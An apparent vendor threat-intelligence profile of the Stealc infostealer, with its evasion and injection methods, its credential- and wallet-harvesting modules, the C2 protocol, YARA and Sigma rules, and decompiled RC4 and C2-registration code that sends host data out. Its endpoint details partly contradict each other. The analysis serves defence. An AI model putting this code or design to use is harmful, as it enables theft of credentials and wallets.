01 | Tool Specifications & Architectural Profile
Stealc is an engineered information-harvesting executable developed in pure C, compiling to an exceptionally compact footprint (~75 KB). It omits traditional C runtime dependencies to minimize binary size. The implant relies on dynamic API resolution via PEB traversal and DJB2 hash matching. It communicates with a PHP/MySQL command panel over HTTP POST, employing an RC4 stream cipher for command negotiation, target path definition retrieval, dynamic DLL loader stages (sqlite3.dll, nss3.dll), and multi-part data exfiltration.
02 | Operator Interface & Configuration Struct Model
Detailed reverse-engineering specifications archived in laboratory telemetry.
{
  "structureType": "Embedded Binary Struct & Dynamic C2 Tasking Definition",
  "decryptionRoutine": "Standard KSA/PRGA RC4 implementation initialized with hardcoded key string (typically 32-character hex/alphanumeric string).",
  "inMemoryLayout": "struct StealcConfig {\n    char rc4_key[32];          // Offset 0x00: Static RC4 key for initial handshake\n    char c2_url[128];          // Offset 0x20: Primary C2 gateway URL\n    char botnet_id[32];        // Offset 0xA0: Campaign identifier\n    char build_version[16];    // Offset 0xC0: Engine version string (e.g., 'v1.4.1')\n    uint32_t flags;            // Offset 0xD0: Feature toggles (0x01: Grabbers, 0x02: Wallets, 0x04: HWID)\n};",
  "panelConfigOptions": "The web panel manages campaign bots, target browser regex rules, targeted cryptocurrency wallet extensions, custom file grabber patterns (extension, path, max file size), and dynamic loader tasks (download & execute secondary PE/DLL)."
}03 | Internal Binary & Memory Execution Mechanics
{
  "apiResolution": "Dynamic API hashing via custom DJB2-derived algorithm against PEB InMemoryOrderModuleList. Resolves functions from kernel32.dll, advapi32.dll, user32.dll, crypt32.dll, and wininet.dll without static IAT entries.",
  "antiAnalysis": "Validates system locale via GetUserDefaultUILanguage() and GetKeyboardLayoutList(). Enumerates running processes via CreateToolhelp32Snapshot / Process32NextW to detect debugging and sandbox environments (wireshark.exe, x64dbg.exe, procmon.exe, vmtoolsd.exe). Halts execution if blacklisted artifacts match.",
  "injectionAndExecution": "Executes directly in-memory within its own process space or injects dynamic grabber stubs into newly spawned host processes using VirtualAlloc, WriteProcessMemory, and CreateRemoteThread.",
  "cleanupRoutine": "Self-deletion via ShellExecuteA launching 'cmd.exe /c timeout /t 5 & del /f /q \"<executable_path>\"' upon successful exfiltration."
}Staging & Dynamic Unpacking
Decryption of payload stubs using in-memory XOR/AES key derivation and PE header validation.
Defense Evasion & Syscall Invocation
Direct NT syscall invocation, AMSI buffer patching (AmsiScanBuffer), and ETW event suppression (EtwEventWrite).
Process Injection & Execution
Execution via Process Hollowing, reflective DLL loading, or thread hijacking into legitimate system binaries.
04 | Capability & Module Matrix
Concrete technical breakdown of functional modules implemented in the Stealc Information Stealer binary:
{'module': 'Chromium Harvester', 'description': 'Extracts DPAPI-encrypted master key from Local State, decrypts AES-256-GCM encrypted entries in Login Data (logins), Network\\Cookies (session tokens), and Web Data (autofill, credit cards).', 'apis': 'CryptUnprotectData, BCryptOpenAlgorithmProvider, BCryptDecrypt'}
{'module': 'Gecko Harvester', 'description': 'Interrogates Firefox and Thunderbird user profiles; initializes NSS subsystem dynamically to decrypt credentials stored in logins.json and key4.db.', 'apis': 'LoadLibraryA (nss3.dll), NSS_Init, PK11SDR_Decrypt'}
{'module': 'Cryptocurrency Extension Grabber', 'description': 'Scans Local Extension Settings directories for over 75 cryptocurrency wallet extension GUIDs (MetaMask, Phantom, TronLink, Coinbase, Binance, Trust Wallet).', 'apis': 'FindFirstFileW, FindNextFileW, CreateFileW, ReadFile'}
{'module': 'Desktop File Grabber', 'description': 'Recursively scans %USERPROFILE% Desktop, Documents, and Downloads for specific file masks (*.txt, *.doc, *.pdf, *.wallet, *.keys, *.kdbx) under configurable size limits (default 5 MB).', 'apis': 'FindFirstFileW, FindNextFileW, GetFileSizeEx'}
{'module': 'System Profiler', 'description': 'Gathers display resolution, CPU specifications, GPU renderer strings (via DirectX/OpenGL queries), RAM volume, and installed software lists.', 'apis': 'GetSystemInfo, GlobalMemoryStatusEx, EnumDisplaySettingsW'}
05 | Wire Protocol & C2 Communication Framing
Stealc uses HTTP/1.1 POST requests over standard TCP ports (80/443). The communication lifecycle consists of: (1) Initial Registration: Client sends HTTP POST to /<gateway_token>/ with body formatted as 'hwid=<hwid>&botid=<id>&os=<os>&arch=<arch>', encrypted via RC4 using the embedded key string and Base64 encoded. (2) Configuration Acquisition: C2 responds with RC4-encrypted plain-text instructions specifying browser list, targeted wallet paths, and file grabber regex. (3) Plugin Delivery: If SQLite or NSS libraries are absent, Stealc requests DLL plugins via GET /api/v1/download/<plugin_name>, receiving RC4-encrypted PE blobs. (4) Data Exfiltration: Collected assets are assembled into a ZIP archive, encrypted with RC4, and pushed via multipart/form-data POST with boundary framing to the /upload endpoint.
06 | Verified Detection Signatures (YARA & Sigma)
rule CyberTrace_Stealc_Stealer_InMem {
    meta:
        description = "Detects Stealc Information Stealer PE binaries and in-memory payloads"
        author = "CyberTrace CTI Operations"
        date = "2026-10-29"
        hash = "b968c92a953e6f98725890e0c19ec217c8d9d2a6a68f64e2e28a50f3b4690f01"
        category = "INFOSTEALER"
    strings:
        $s1 = "/api/v1/register" ascii
        $s2 = "/api/v1/upload" ascii
        $s3 = "hwid=" ascii
        $s4 = "botid=" ascii
        // RC4 Key-Scheduling Algorithm (KSA) byte sequence
        $rc4_ksa = { 8A ?? ?? 02 ?? ?? 88 ?? ?? 88 ?? ?? }
        // DJB2 hash resolution stub
        $djb2 = { 33 C0 ?? ?? 85 ?? 74 ?? 6B ?? 21 03 ?? 4? ?? ?? E? }
    condition:
        uint16(0) == 0x5A4D and filesize < 300KB and
        ( 3 of ($s*) or ( $rc4_ksa and $djb2 and 1 of ($s*) ) )
}title: Stealc Infostealer C2 HTTP Communication Pattern
id: 9a2f7c41-3b8e-49b2-a7d1-0f5a7b8e1c23
status: stable
description: Detects suspicious HTTP POST traffic to web endpoints matching Stealc stealer registration and exfiltration signatures.
author: CyberTrace Defensive Engineering
date: 2026-10-29
logsource:
category: webserver
service: http
detection:
selection_uri:
cs-method: 'POST'
cs-uri-stem|contains:
- '/api/v1/register'
- '/api/v1/upload'
- '/api/v1/download/'
selection_body:
cs-body|contains:
- 'hwid='
- 'botid='
condition: selection_uri or selection_body
fields:
- c-ip
- cs-method
- cs-uri-stem
- cs-user-agent
falsepositives:
- Legitimate internal telemetry APIs utilizing matching endpoint URIs (rare)
level: high
tags:
- attack.collection
- attack.command_and_control
- attack.t1071.001
- attack.t100507 | Decompiled Artifacts & Observable IoCs
Indicators of compromise and forensic patterns recorded across laboratory triage:
Decompiled Disassembly & Reverse-Engineering Strings
// Decompiled Stealc RC4 Decryption and C2 Dispatch Routine
void rc4_crypt(unsigned char *key, int keylen, unsigned char *data, int datalen) {
    unsigned char s[256];
    int i, j = 0;
    unsigned char temp;
    for (i = 0; i < 256; i++) s[i] = (unsigned char)i;
    for (i = 0; i < 256; i++) {
        j = (j + s[i] + key[i % keylen]) & 0xFF;
        temp = s[i]; s[i] = s[j]; s[j] = temp;
    }
    i = 0; j = 0;
    for (int k = 0; k < datalen; k++) {
        i = (i + 1) & 0xFF;
        j = (j + s[i]) & 0xFF;
        temp = s[i]; s[i] = s[j]; s[j] = temp;
        data[k] ^= s[(s[i] + s[j]) & 0xFF];
    }
}

BOOL DispatchC2Registration(HINTERNET hConnect, char *rc4Key, char *hwid, char *botId) {
    char postData[512];
    wsprintfA(postData, "hwid=%s&botid=%s", hwid, botId);
    rc4_crypt((unsigned char*)rc4Key, lstrlenA(rc4Key), (unsigned char*)postData, lstrlenA(postData));
    HINTERNET hRequest = HttpOpenRequestA(hConnect, "POST", "/api/v1/register", NULL, NULL, NULL, INTERNET_FLAG_RELOAD, 0);
    return HttpSendRequestA(hRequest, "Content-Type: application/x-www-form-urlencoded\r\n", -1, postData, lstrlenA(postData));
}
08 | Forensic Visual Evidence & Disassembly Artifacts (3 Assets)
High-resolution reverse engineering captures, decompiler output, memory hex dumps, and C2 network streams archived locally in the CyberTrace laboratory. Click any visual asset to inspect in full resolution with interactive zoom and pan, or stream motion captures.
ANY.RUN forensic capture showing RC4 string decryption and endpoint registration with command-and-control servers.

Execution capture showing file-grabbing rules targeting browser extensions, Discord tokens, and crypto wallet paths.

Tailored forensic schematic mapping initial access, defense evasion, core capabilities, and RC4 Encrypted HTTP POST command infrastructure.
International CTI Indexing Summary (EN | RU | HI) Search Engine Knowledge Graph
Stealc Information Stealer (InfoStealer)
Lightweight C-based modular credential and cryptocurrency harvester featuring dynamic API hashing and RC4-encrypted C2 communications.
C2 Architecture: Stealc uses HTTP/1.1 POST requests over standard TCP ports (80/443). The communication lifecycle consists of: (1) Initial Registration: Client sends HTTP POST to /<gateway_token>/ with body formatted as 'hwid=<hwid>&botid=<id>&os=<os>&arch=<arch>', e
Threat Hunting: YARA in-memory signatures, Sigma detection rules, and MITRE ATT&CK indicators. CyberTrace Intelligence Feed: @CyberTrace20 (@wgkgi0x0).
Анализ Stealc Information Stealer (InfoStealer)
Детальный технический анализ Stealc Information Stealer — это Вредоносная программа для кражи конфиденциальных данных (Инфостилер), разработанный на стеке Pure C / MSVC v142 (PE32). В отчете подробно исследуются этапы скрытого внедрения в память (Process Injection), методы обхода EDR-систем, структура сетевых пакетов командного сервера (HTTP/1.1 POST with RC4 Stream Cipher) и механизмы кражи данных.
Архитектура C2: Шифрованный протокол обмена данными с использованием HTTP/1.1 POST with RC4 Stream Cipher, защита от сетевого перехвата и анализ маяков (Beacons).
Сигнатуры: Правила YARA, Sigma-детекты и анализ IoC для специалистов SOC. Оперативный канал: Telegram @CyberTrace20 (@wgkgi0x0).
Stealc Information Stealer (InfoStealer) विश्लेषण
Stealc Information Stealer एक परिष्कृत डेटा और क्रेडेंशियल चोरी करने वाला मैलवेयर (इन्फोस्टीलर) है जिसे Pure C / MSVC v142 (PE32) का उपयोग करके विकसित किया गया है। इस तकनीकी CTI विश्लेषण में मेमोरी इंजेक्शन तकनीक, EDR सुरक्षा बाईपास, कमांड और कंट्रोल सर्वर (HTTP/1.1 POST with RC4 Stream Cipher) संचार प्रोटोकॉल और डेटा चोरी तंत्र का पूर्ण विवरण दिया गया है।
C2 संचार: HTTP/1.1 POST with RC4 Stream Cipher आधारित एन्क्रिप्टेड C2 इंफ्रास्ट्रक्चर और ऑटोमेटेड पेलोड रिट्रीवल चैनल।
सुरक्षा नियम: YARA नियम, Sigma व्यवहार विश्लेषण और MITRE ATT&CK संकेतक। साइबर इंटेलिजेंस अपडेट: Telegram @CyberTrace20 (@wgkgi0x0).